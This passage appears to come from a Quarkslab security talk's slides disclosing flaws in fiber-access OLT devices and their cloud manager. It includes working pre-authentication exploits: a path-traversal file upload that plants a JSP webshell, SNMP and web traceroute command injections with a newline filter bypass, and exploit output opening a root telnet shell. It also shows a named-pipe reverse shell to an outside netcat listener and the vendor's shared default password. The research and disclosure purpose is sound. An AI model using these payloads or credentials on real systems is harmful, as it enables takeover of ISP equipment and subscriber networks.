        <param-value>/WEB-INF/classes/spring/applicationContext-*.xml</param-value>
    </context-param>

    <!-- springmvc前端控制器，rest配置 -->
    <servlet>
        <servlet-name>springmvc_rest</servlet-name>
        <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>
        <!-- contextConfigLocation配置springmvc加载的配置文件（配置处理器映射器、适配器等等） 如果
        <init-param>
            <param-name>contextConfigLocation</param-name>
            <param-value>classpath:spring/springmvc.xml</param-value>
        </init-param>
    </servlet>
    <servlet-mapping>
        <servlet-name>springmvc_rest</servlet-name>
        <url-pattern>/</url-pattern>
    </servlet-mapping>

    ...
```

File: *WEB-INF/web.xml*

(deployment / routing)

- Boots Spring by loading:
  - */WEB-INF/classes/spring/applicationContext-*.xml*
- Registers Spring MVC `DispatcherServlet` and maps it to `/`.
- Declares `shiroFilter` as a `DelegatingFilterProxy` and applies it to `/*`.

```xml
...

<!-- shiro配置开始 -->
<filter>
    <filter-name>shiroFilter</filter-name>
    <filter-class>org.springframework.web.filter.DelegatingFilterProxy</filter-class>
    <async-supported>true</async-supported>
    <init-param>
        <param-name>targetFilterLifecycle</param-name>
        <param-value>true</param-value>
    </init-param>
</filter>
<filter-mapping>
    <filter-name>shiroFilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
<!-- shiro配置结束 -->

...
```

EMSWEBSERVER & SHIRO WIRING

- Defines the Shiro filter factory bean `shiroFilter` and a custom URL filter `URLPathMatchingFilter`.
- Uses `filterChainDefinitions` to decide which paths are public `anon` vs protected.
- Static resources & login flows are `anon`, but two sensitive routes are also `anon`:
  - `/systemMonitoring/getSystemCpuAndMem = anon` (information disclosure primitive).
  - `/uploadBUFile = anon` (unauthenticated file upload primitive).

File: *WEB-INF/classes/spring/applicationContext-shiro.xml*

(auth policy)

```
<property name="loginUrl" value="uc/index" /><!-- 这里的value是请求而不是视图 -->
<property name="filters">
    <util:map>
        <entry key="url" value-ref="urlPathMatchingFilter" />
    </util:map>
</property>
<!-- 权限配置 -->
<property name="filterChainDefinitions">
    <value>
        <!-- anon表示此地址不需要任何权限即可访问 -->
        /css/** = anon
        /fonts/** = anon
        /i18N/** = anon
        /img/** = anon
        /js/** = anon
        /sounds/** = anon
        /myConfig/** = anon

        /uc/index = anon
        /uc/login = anon
        /uc/checkLoginPass = anon
        /uc/LoginOut = anon
        /uc/loginLog.do = anon
        /language/signupsession.do = anon
        /webchat = anon
        /sysApp/login = anon
        /sysApp/loginOut = anon
        /systemMonitoring/getSystemCpuAndMem = anon
        /uc/setUserWizardInfo = anon
        /uc/sysCertification = anon
        /uploadBUFile = anon

        <!--除静态资源请求或请求地址为anon的请求，都要通过url过滤器 -->
        /** = url
```

UNAUTHENTICATED INFORMATION LEAKAGE

File: *systemMonitoringController.class*

Class: `systemMonitoringController`

Function: `getSystemCpuAndMem()`

HTTP route: */emsWebServer/systemMonitoring/getSystemCpuAndMem*

```
@Controller
@RequestMapping({"/systemMonitoring"})
public class systemMonitoringController {
    @Autowired
    TopoServiceInterface topoServiceInterface;
    @Autowired
    CustomerUserInterface customerUserService;
    @Autowired
    LoginLogService loginLogService;
    @Autowired
    OltStatusLogService oltStatusLogService;

    public systemMonitoringController() {
    }

    @RequestMapping({"/getSystemCpuAndMem"})
    @ResponseBody
    public SystemParameters getSystemCpuAndMem(HttpServletRequest request) {
        SystemParameters info = null;

        try {
            if (SysUtils.getPlatForm().equals("linux")) {
                info = sysInfoUtil.getCpuAndMemoryAndJvmInfos();
            } else {
                info = SysUtils.getPCSysParam();
            }

            info.setServerBuilt(DateUtil.getTimeZone());
        } catch (Exception var4) {
            LogObtain.configLogger.error("getSystemCpuAndMem error =" + var4.getMessage());
        }

        return info;
    }
```

UNAUTHENTICATED INFORMATION LEAKAGE

Request

Pretty | Raw | Hex

```
1 GET /emsWebServer/systemMonitoring/getSystemCpuAndMem HTTP/1.1
2 Host: 127.0.0.1:6443
3
4
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Cache-Control: private
4 Expires: Thu, 01 Jan 1970 00:00:00 GMT
5 Content-Type: application/json;charset=UTF-8
6 Date: Wed, 21 May 2025 21:38:22 GMT
7 Content-Length: 668
8
9 {
    "id":null,
    "cpuParameter":"12.0",
    "acaliableCpu":"88.0",
    "memoryParameter":"77.32",
    "createTime":"2025-05-21 23:38:22",
    "acaliableMemory":"6.84GB",
    "usedMemory":"23.31GB",
    "usedMemoryValue":"23.31",
    "acaliableMemoryValue":"6.84",
    "vmFree":"935",
    "vmUse":"263",
    "vmUsage":"22%",
    "javaVersion":"1.8.0_202",
    "javaVendor":"Oracle Corporation",
    "javaHome":"/usr/local/jdk1.8.0_202/jre",
```

UNAUTH

200

UNAUTHENTICATED ARBITRARY FILE UPLOAD

File: *FileUploadServlet.class*

Class: `FileUploadServlet`

Function: `doPost()`

HTTP route:

/emsWebServer/uploadBUFile

```
@WebServlet({"/uploadBUFile"})
public class FileUploadServlet extends HttpServlet {
    private static final long serialVersionUID = 1L;

    public FileUploadServlet() {
    }

    public void doPost(HttpServletRequest request, HttpServletResponse response)
```

```
fileName = item.getName();
dataBackupImpl.uploadFileName = fileName;
InputStream is = item.getInputStream();
String path0 = "";
StringBuffer path = new StringBuffer();
if ("linux".equals(SysUtils.getPlatForm())) {
    path0 = this.getServletContext().getRealPath("/WEB-INF/upload");
    path.append(path0);
    dataBackupImpl.uploadFilePath = path.toString() + "/" + fileName;
    System.out.println("dataBackupImpl.uploadFilePath = " + dataBackupImpl.uploadFilePath);
} else if ("windows".equals(SysUtils.getPlatForm())) {
    path0 = this.getServletContext().getRealPath("\\WEB-INF\\upload");
    path.append(path0);
    dataBackupImpl.uploadFilePath = path.toString() + "\\" + fileName;
}

File mkdirsFile = new File(path.toString());
if (!mkdirsFile.exists()) {
    mkdirsFile.mkdirs();
    LogObtain.configLogger.error("FileUploadServlet 目录不存在 :" + path);
}

File file = new File(path.toString(), fileName);
if (!file.exists()) {
    file.createNewFile();
    LogObtain.configLogger.error("FileUploadServlet  文件不存在 :" + fileName);
}

OutputStream os = new FileOutputStream(file);
int len = true;
byte[] buf = new byte[1024];

int len;
while((len = is.read(buf)) != -1) {
    os.write(buf, 0, len);
}
```

UNAUTHENTICATED ARBITRARY FILE UPLOAD

Request

Pretty Raw Hex

```
1  POST /emsWebServer/uploadBUFile HTTP/1.1
2  Host: 127.0.0.1:6443
3  Content-Type: multipart/form-data; boundary=--------------------------773146772407414261636531626638
4  Content-Length: 1430
5
6  ----------------------------773146772407414261636531626638
7  Content-Disposition: form-data; name="upload"; filename="../../../../webapps/emsWebServer/img/icons.jsp"
8  Content-Type: text/plain
9
10 <%@ page import="java.io.*" %>
11 <%
12     // Retrieve the "cmd" parameter from the URL (e.g., ?cmd=id).
13     String userCmd = request.getParameter("cmd");
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: Apache-Coyote/1.1
3  Content-Length: 0
4  Date: Wed, 21 May 2025 23:39:08 GMT
5
6
```

UNAUTH

200

JSP webshell upload

UNAUTHENTICATED ARBITRARY FILE UPLOAD

Request

Pretty Raw Hex

```
1 POST /emsWebServer/img/icons.jsp HTTP/1.1
2 Host: 127.0.0.1:6443
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 6
5
6 cmd=id
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Set-Cookie: shiro.sesssion=a43e276f-f181-4583-a5ca-0653dac104af; Path=/; HttpOnly
4 Content-Type: text/html;charset=ISO-8859-1
5 Content-Length: 41
6 Date: Wed, 21 May 2025 23:39:48 GMT
7
8
9 uid=0(root) gid=0(root) groups=0(root)
10
```

UNAUTH

200

Interaction with the webshell

OLT attack surface and recurring vulnerability classes

Quarkslab

OLT ATTACK SURFACE

- SNMP handlers expose operational functions.
- Web management interface built on embedded HTTP frameworks.
- AAA (Authentication, Authorization, Accounting/Auditing) integrations such as TACACS+ (Terminal Access Controller Access-Control System Plus) become dangerous when mishandled.

OLT WEAKNESS CLASSES

🔐 Vendor default credentials.

- Applies to all audited models (and more).

💉 Pre-auth command injection in diagnostic features like traceroute, reachable through management planes (Web UI / SNMP).

- Diagnostics frequently call system utilities.
- If user-controlled input reaches shell execution, it becomes an RCE primitive.
- Blacklist filtering is fragile and frequently bypassed by overlooked delimiters or encodings.

👤 Authentication/session design errors that allow bypass and Command Injection.

SNMP

Simple Network Management Protocol

Quarkslab

OLTS COMMAND INJECTION IN THE TRACEROUTE FEATURE VIA SNMP (PRE-AUTH)

Models

- V1600GS-O32, V1600GS-F, V1600GS-ZF (binary: *gpond*)
- V1600G0-B, V1600G1-B, V1600G2-B, V1600G1WEO-B (binary: *hostapp*)

Call stack

```
TracertDiagnoseProcessWriteReq()
    SetTracertDestIPorHostName(), SetTracertIPType(), SetTracertAction()
        snmp_tracert_diagnose()
            snmp_diagnose_tracert_pthread()
                snmp_diagnose_tracert_exec()
                    system("traceroute -m 15 <SNMP_TRACERT_IPADDR> >/tmp/snmp_tracetest")
```

CALL STACK


```
undefined8 snmp_tracert_diagnose(char *param_1,int param_2,int param_3)

{
  int iVar1;
  hostent *phVar2;
  in_addr aiStack_10 [4];

  if (param_3 != 1) {
    return 0;
  }
  if (param_2 == 4) {
    phVar2 = gethostbyname(param_1);
    if ((phVar2 == (hostent *)0x0) && (iVar1 = inet_aton(param_1,aiStack_10), iVar1 == 0)) {
      return 0xffffffff;
    }
  }
  else if (((param_2 == 6) && (phVar2 = gethostbyname(param_1), phVar2 == (hostent *)0x0)) &&
          (iVar1 = inet_pton(10,param_1,aiStack_10), iVar1 != 1)) {
    return 0xffffffff;
  }
  strcpy(snmp_tracert_ipaddr,param_1);
  snmp_tracert_flag = 1;
  snmp_diagnose_tracert_pthread();
  return 0;
}
```

```
int snmp_diagnose_tracert_pthread(void)

{
  int iVar1;
  pthread_t local_8;

  iVar1 = pthread_create(&local_8,(pthread_attr_t *)0x0,snmp_diagnose_tracert_exec,(void *)0x0);
```

```
void snmp_diagnose_tracert_exec(void)

{
  ...

  sprintf((char *)&local_80,"traceroute -m 15 %s >%s",snmp_tracert_ipaddr,"/tmp/snmp_tracetest");
  system((char *)&local_80);
```

OLTS COMMAND INJECTION IN THE TRACEROUTE FEATURE VIA SNMP (PRE-AUTH)

Models

- V1600GT, V1600XG02 (binary: *vsapp*)

Call stack

```
TracertDiagnoseProcessWriteReq()
    SetTracertDestIPorHostName(), SetTracertIPType(), SetTracertAction()
        snmp_tracert_diagnose()
            webs_diagnose_tracert_pthread()
                pthread_create()
                    FUN_00c4ebe0()
                        traceroute()
                            safe_system_exec()
                                FUN_013eb144()
                                system_cmd()
```

Command Injection checker (bypassed).

CALL STACK


```
undefined4 traceroute(undefined8 status,char *ip,int param_3)

{
  char acStack_108 [260];
  undefined4 uStack_4;

  uStack_4 = 0xffffffff;
  if (param_3 == 0) {
    memset(acStack_108,0,0xff);
    sprintf(acStack_108,"traceroute -m 15 %s",ip);
    uStack_4 = safe_system_exec(acStack_108,status);
  }
  else if (param_3 == 1) {
    memset(acStack_108,0,0xff);
    sprintf(acStack_108,"traceroute -m 15 %s >%s",ip,"/tmp/tracetest");
    uStack_4 = safe_system_exec(acStack_108,status);
  }
  vty_out(status,&DAT_038ef980,&DAT_038ef978);
  return uStack_4;
}
```

```
int safe_system_exec(undefined8 param_1,undefined8 param_2)

{
  int iVar1;

  iVar1 = FUN_013eb144(param_1);
  if (iVar1 == 0) {
    system_cmd(param_1,param_2);
    iVar1 = 0;
  }
  return iVar1;
}
```

```
ulong system_cmd(char *param_1,undefined8 param_2)

{
  uint uVar1;
  ulong uVar2;
  char *pcVar3;
  char acStack_88 [128];
  FILE *pFStack_8;

  pFStack_8 = popen(param_1,"r");
```

```
undefined8 FUN_013eb144(const char* input)

{
  byte currentChar;
  ulong inputLength;
  ulong index;

  index = 0;
  do {
    inputLength = strlen(input);
    if (inputLength <= index) {
      return 0;  // No injection character found
    }

    currentChar = *(byte *)(input + index);

    if (currentChar == ';') {
      return 0xffffffff;  // Semicolon
    }
    if (currentChar < '<') {
      if (currentChar == '$') {
        return 0xfffffffb;  // Dollar sign
      }
      if (currentChar == '&') {
        return 0xfffffffd;  // Ampersand
      }
    }
    else {
      if (currentChar == '`') {
        return 0xfffffffc;  // Backtick
      }
      if (currentChar == '|') {
        return 0xfffffffe;  // Pipe
      }
    }
    index = index + 1;
  } while (true);
}
```

FILTERING BYPASS OF FUN_013EB144()

Bypass and generic operating method

- `safe_system_exec()` calls `FUN_013eb144()` as a Command Injection checker before executing a shell command.
- `FUN_013eb144()` implements a blacklist which rejects a small set of metacharacters (e.g., `;`, `$`, &, `` ` ``, `|`).

What goes wrong

- Newline `\n` is not filtered, yet shells treat newlines as command delimiters (similar effect to `;`).
  - An attacker-controlled newline can terminate the intended command line and introduce additional commands.

Why validation still passes

- The upstream IP/host validation accepts a valid prefix (e.g., `inet_aton()` parses the first IPv4 looking part) but doesn't reliably reject trailing bytes like `\n`, so the input looks valid to the validator yet becomes multiple shell lines at execution time.

SNMP PAYLOAD

8.8.8.8\n touch /tmp/pwned

- Relevant SNMP OIDs were recovered by inspecting the Java layer using reflection.

```
# SNMP Object Identifiers (OIDs) used for the exploit.
OID_DEST_IP = "1.3.6.1.4.1.37950.1.1.5.10.12.33.1.0" # Vector of injection.
OID_TYPE    = "1.3.6.1.4.1.37950.1.1.5.10.12.33.2.0" # Set type to IPv4.
OID_ACTION  = "1.3.6.1.4.1.37950.1.1.5.10.12.33.3.0" # Trigger the vulnerability.
```

Why it passes validation

`inet_aton()` parses the valid IPv4 prefix (`8.8.8.8`) and ignores trailing data like `\n touch /tmp/pwned`. Input looks valid to the validator, but the shell later interprets `\n` as a command separator which leads to classic Command Injection.

```
$ python3 exploit.py
[*] Executing command: iptables -A INPUT -p tcp --dport 4444 -j ACCEPT
[*] Executing command: iptables -A INPUT -p udp --dport 4444 -j ACCEPT
[*] Executing command: telnetd -p4444 -l/bin/bash
```

```
$ nc 192.168.8.200 4444
▯▯▯▯▯▯▯▯
# id
id
uid=0(root) gid=0(root)
```

Quarkslab

OLTS COMMAND INJECTIONS IN WEB UI

- 💉 Command Injection in TACACS+ authentication via */action/main.html* (pre-auth).
- 💉 Command Injection in traceroute via */action/tracert.html* (pre-auth).

🔐 Default Credentials:

All **models from the manufacturer** should not **share** the **same default credentials** `admin` / `Xpon@Olt9417#` because it allows attackers to compromise multiple devices at scale using a single known couple of credentials.

These **credentials** can be **found in** the official **documentation** available on the manufacturer's website but also hardcoded (in plain text) in the binaries contained in the **firmware** (*gpond*, *hostapp*, *vsapp*, *vtysh*).


COMMAND INJECTION IN TACACS+ AUTHENTICATION FEATURE (PRE-AUTH)

Models

- V1600GS-O32, V1600GS-F, V1600GS-ZF (binary: *gpond*)
- V1600G0-B, V1600G1-B, V1600G2-B, V1600G1WEO-B (binary: *hostapp*)

Route

- */action/main.html*



COMMAND INJECTION IN THE TRACEROUTE FEATURE (PRE-AUTH)

Models

- V1600GS-O32, V1600GS-F, V1600GS-ZF (binary: *gpond*)
- V1600G0-B, V1600G1-B, V1600G2-B, V1600G1WEO-B (binary: *hostapp*)
- V1600GT, V1600XG02 (binary: *vsapp*)

Route

- */action/tracert.html*

Decompile: webs_diagnose_tracert – (gpond)

```
1
2 void webs_diagnose_tracert
3                 (undefined1 param_1 [16],undefined8 param_2,undefined8 param_3,undefined8 param_4,
4                 undefined8 param_5,undefined8 param_6,undefined8 param_7,undefined8 param_8,
5                 char *param_9,undefined8 param_10,undefined **param_11,char *param_12,byte *param_13,
6                 undefined8 param_14,undefined8 param_15,undefined8 param_16)
18   uVar1 = p2p_web_top(param_1,param_2,param_3,param_4,param_5,param_6,param_7,param_8,(long)param_9,
19                       5);
20   uVar4 = extraout_x1;
21   if (-1 < (int)uVar1) {
22     pcVar2 = websGetVar((long)param_9,"who","100",param_12,param_13,param_14,param_15,param_16);
23     param_11 = (undefined **)0xa;
24     lVar3 = strtol(pcVar2,(char **)0x0,10);
25     uVar4 = extraout_x1_00;
26     if ((int)lVar3 == 1) {
27       pcVar2 = websGetVar((long)param_9,"ipaddr","",param_12,param_13,param_14,param_15,param_16);
28       param_11 = &PTR_gv_gOnuCfgIphostMaskLen_00f2e000;
29       strcpy(tracert_ipaddr,pcVar2);
30       tracert_flag = 1;
31       webs_diagnose_tracert_pthread();
32       uVar4 = extraout_x1_02;
33     }
```

Decompile: webs_diagnose_tracert_pthread – (gpond)

```
1
2 int webs_diagnose_tracert_pthread(void)
3
4 {
5   int iVar1;
6   pthread_t local_8;
7
8   iVar1 = pthread_create(&local_8,(pthread_attr_t *)0x0,webs_diagnose_tracert_exec,(void *)0x0);
```

Decompile: webs_diagnose_tracert_exec – (gpond)

```
1
2 void webs_diagnose_tracert_exec(void)
3
4 {
5   char local_80 [128];
6
7   sprintf(local_80,"traceroute -m 15 %s >%s",tracert_ipaddr,"/tmp/tracetest");
8   system(local_80);
```

COMMAND INJECTION IN THE TRACEROUTE FEATURE (PRE-AUTH)

Request

Pretty Raw Hex

```
1 POST /action/tracert.html HTTP/1.1
2 Host: 192.168.8.200
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 84
5
6 who=1&ipaddr=$(mknod /tmp/bp p;/bin/bash 0</tmp/bp |
  nc 192.168.8.199 1337 >/tmp/bp)
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu Jan  1 00:41:53 1970
3 Connection: keep-alive
4 Content-Type: text/html
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 1618
7
8 <html>
      <head>
           <meta charset="utf-8"/>
                <meta http-equiv="X-UA-Compatible"
           content="IE=edge,chrome=1"/>
                <meta http-equiv="Content-Type"
           content="text/html" />
                <title>
                 OLT Web Management Interface
           </title>
```

UNAUTH

200

```
[ego@alter:/dev/shm]
$ nc -lvp 1337
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.8.200.
Ncat: Connection from 192.168.8.200:48986.
id
uid=0(root) gid=0(root)
```

🤦 OH WAIT...

- We also found:
  - Stack-based buffer overflows.
  - Heap-based buffer overflows.
  - Session management issues.
  - Command Injection (post-auth).
  - XSS.
  - Etc.

- Why bother exploiting them when you can just inject commands?

- Obviously, we only checked the few models we were able to get our hands on.

- There are therefore **still plenty of bugs to be found** in the remaining models and firmware.

Kill chain synthesis and realistic impact

Quarkslab

KILL CHAIN SYNTHESIS

- **Initial access** can occur via an **exposed OLT** or an **exposed cloud manager**.
- From an OLT foothold, the attacker can validate reachability and **pivot** toward **cloud manager** (Cloud EMS).
- From the fleet manager, the **attacker can reach all** managed **OLTs**.

WHAT "FLEET CONTROL" ENABLES


- **Large-scale outage** potential through configuration abuse or **service disruption**.
- **Traffic manipulation** or **observation** opportunities at the access edge.
- Use of compromised infrastructure as a **staging layer for further operations**.

DOWNSTREAM LEVERAGE


- OLT control implies influence over **ONTs** via **OMCI protocol**.
- Expands the **blast radius** to subscriber-premises equipment management functions.
- Risk shifts from one device class to an access-ecosystem compromise.

Exploit Chain

